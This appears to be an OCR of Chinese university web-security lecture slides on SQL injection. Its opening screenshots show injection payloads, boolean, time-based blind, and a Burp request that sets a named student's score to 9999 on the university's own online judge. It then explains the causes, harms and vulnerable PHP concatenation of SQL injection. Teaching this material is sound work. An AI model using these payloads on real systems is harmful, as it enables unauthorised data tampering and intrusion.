中国人民大学 信息学院
RENMIN UNIVERSITY OF CHINA SCHOOL OF INFORMATION


8. 服务端安全——SQL注入攻击

授课教师：游伟 副教授


授课时间：周五16:00 – 17:30（教二2406）

课程主页：https://www.youwei.site/course/websecurity


引子1


微人大
中国人民大学
高校网络安全管理运维赛
YOJ2.0 首页
不安全 | yoj.ruc.edu.cn/index.php/index/index/index.html
YOJ2.0
首页
题库
考试
评测
排名
课程
登录
热门题目
ID
标题
788 基数排序练习
787 快速排序练习
790 二维查找树
791 平面最近点查询
803 Longest Common Subsequence
802 Weighted Interval Scheduling
786 矩阵乘法
785 平面最近点对
680 棍子的长度
661 五、移动火柴
开发者寄语
本网站建议使用 Chrome, Edge, Safari, Firefox等主流浏览器。不支持IE。联系我们
一言
极霸矛，湘阿痕响啊。
——中华inm
最近更新
ID
标题
1138 Rank
1137 test_oj
1135 圆覆盖
1134 圆
1133 球心
1128 管理公司
1127 社交网络
1126 最大团
1125 朋友
1124 牧场的安排
排名(昵称可在登录后前往"修改资料"编辑)
#
昵称
个性签名
通过题目数
1 哼，哼，哼，啊啊啊啊啊啊啊啊啊啊啊啊啊啊啊 逸一时，误一世 346
2 满好好好 天不生我汉维夏ruc万古如长夜511名小哥哥好厉害我也有个人网站啦cnblogs.com/DVDx 304
3 何如屋漏痕 凤凰于飞，翔翔其羽 303
4 291
28°C 局部晴朗
搜索
英
17:33 2024/4/25


引子2


课件库
不安全 | yoj.ruc.edu.cn/index.php/index/document/index/cno/202109oaz7y3uef2'%20and%201=2%0--%20a.html
最近的搜索内容
buuctf - 必应 搜索
url编码
看。
sql注入getshell
盲注python脚本
查看浏览器所有保存的数据
sql注入过滤单引号
nosql注入
筛选搜索:
历史记录
收藏夹
标签页
富时中国A50
+1.25%
搜索
英
16:05
2024/4/27

引子3


课件库
不安全 | yoj.ruc.edu.cn/index.php/index/document/index/cno/202109oaz7y3uef2'and%20if(1=1,sleep(0.1),1)%20--%20.html
YOJ2.0
首页
题库
考试
评测
排名
课程
完成题目数：230 排名：22 刘博宇
课程主页
课件
作业
视频
课件列表
课件
上传时间
老师还没传过课件呢~~


引子4


kali - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
库
在此处键入...
我的计算机
kali
Chromium
kasi_ubuntu
Windows 1
kali2023
主页
kali
微人大
yoj.ruc.edu.cn/index.php/index/index/index.html
YOJ2.0
首页
题库
考试
评测
排名
课程
完成题目数：230 排名：22 刘博宇
Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Collaborator Comparer Logger Organizer Extensions Learn JSON Web Tokens
Settings
Send
Cancel
Target: http://yoj.ruc.edu.cn
HTTP/1
Request
Pretty Raw Hex
1 POST /index.php/index/user/handlePassword.html HTTP/1.1
2 Host: yoj.ruc.edu.cn
3 Content-Length: 89
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://yoj.ruc.edu.cn
9 Referer: http://yoj.ruc.edu.cn/index.php/index/user/editpsw.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: uid=fntp33re2c0vtcm6j9eus7mg17; Hm_lvt_52b314b9a24d899e6427360feba551a2=1714198446; access_token=oUbcxmOKTa2OaI_FaJZABQ; Hm_lpvt_52b314b9a24d899e6427360feba551a2=1714204099
13 Connection: close
14
15 ipassword=1234&password=1232'),sscore=9999+where+sno='2021201675'--+a&passwordConfirm=1234
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: none
3 Date: Sat, 27 Apr 2024 08:00:24 GMT
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 15
6 Connection: close
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
9 Pragma: no-cache
10
11 {
"status":1
}
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 4
Request headers 12
Response headers 8
Name Value
Server none
Date Sat, 27 Apr 2024...
Content-Type application/json; ...
Content-Length 15
Connection close
Expires Thu, 19 Nov 198...
Cache-Control no-store, no-cac...
Pragma no-cache
0 highlights
Done
308 bytes | 20 millis
zhec
走在未知的道路上,不许停也不能回头
281
LibreOJ
OBE
中国人民大学
第8组_第2...
要将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G。
20°C 多云
搜索
英
16:17
2024/4/27

目录


8.1 SQL注入

- 在OWASP发布的top10排行榜中SQL注入漏洞一直是危害排名极高的漏洞，数据库注入一直是web中一个令人头疼的问题。
- OWASP的top5
  - 权限控制失效
  - 加密机制失效
  - 注入式攻击
  - 不安全设计
  - 安全设定缺陷



8.1 SQL注入

- SQL注入漏洞最主要的形成原因是在进行数据交互中，当前端的数据传入后端进行处理时，由于没有做严格的判断，导致其传入的“数据”在拼接到SQL语句中之后，由于其特殊性，被当作SQL语句的一部分被执行，从而导致数据库受损（被脱库、被删除、甚至整个服务器权限沦陷）。
- SQL注入其实就是恶意用户通过在表单中填写包含SQL关键字的数据来使数据库执行非常规代码的过程。简单来说，就是数据「越俎代庖」做了代码才能干的事情。



SQL注入的危害

- SQL注入漏洞使得攻击者能通过恶意代码在目标服务器上执行恶意SQL语句，使得攻击者能够获取他们正常情况下不能获取的数据，或执行他们正常情况下不能执行的操作。
  - 攻击者未经授权可以访问数据库中的数据，盗取用户的隐私以及个人信息，造成用户的信息泄露。
  - 可以对数据库的数据进行增加或删除操作，发布一些违法信息等。
  - 可以对账号进行赋权操作，例如将自己的账号赋予管理员权限或将管理员的管理员权限取消。

SQL注入的原理

- 问题的来源是，SQL数据库的操作是通过SQL语句来执行的，而无论是执行代码还是数据项都必须写在SQL语句之中，这就导致如果我们在数据项中加入了某些SQL语句关键字（比如说SELECT、DROP、WHERE、OR等等），这些关键字就很可能在数据库写入或读取数据时得到执行。
- SQL注入的本质：**把用户输入的数据当作代码来执行，违背了“数据与代码分离”的原则**

SQL注入的原理

- SQL注入的产生需要满足以下两个条件
  - **参数用户可控**：前端传给后端的参数用户可控。

  - **参数带入数据库查询**：传入的参数拼接到SQL语句中，且带入数据库中查询。

```php
$username = $_POST["username"];   // 获取表单中的用户名
$password = $_POST["password"];   // 获取表单中的密码
```

```php
$sql = "select * from users where username = '$username' and password = '$password'";
